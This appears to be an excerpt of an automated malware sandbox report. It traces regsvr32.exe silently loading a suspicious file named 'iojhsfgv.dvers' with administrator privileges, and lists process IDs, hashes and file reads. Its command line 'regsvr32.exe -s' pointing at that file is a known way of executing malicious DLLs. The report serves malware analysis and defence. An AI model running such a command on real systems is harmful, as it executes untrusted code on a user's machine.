Commandline:	-s 'C:\Users\user\iojhsfgv.dvers'
Imagebase:	0x1c0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: regsvr32.exe PID: 2364 Parent PID: 2760

General

Start time:	18:42:00
Start date:	06/04/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\iojhsfgv.dvers'
Imagebase:	0xffce0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\iojhsfgv.dvers	unknown	64	success or wait	1	FFCE274D	ReadFile
C:\Users\user\iojhsfgv.dvers	unknown	264	success or wait	1	FFCE279B	ReadFile

Analysis Process: regsvr32.exe PID: 2288 Parent PID: 2364

General

Start time:	18:42:00
Start date:	06/04/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\iojhsfgv.dvers'
Imagebase:	0x340000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Disassembly

Code Analysis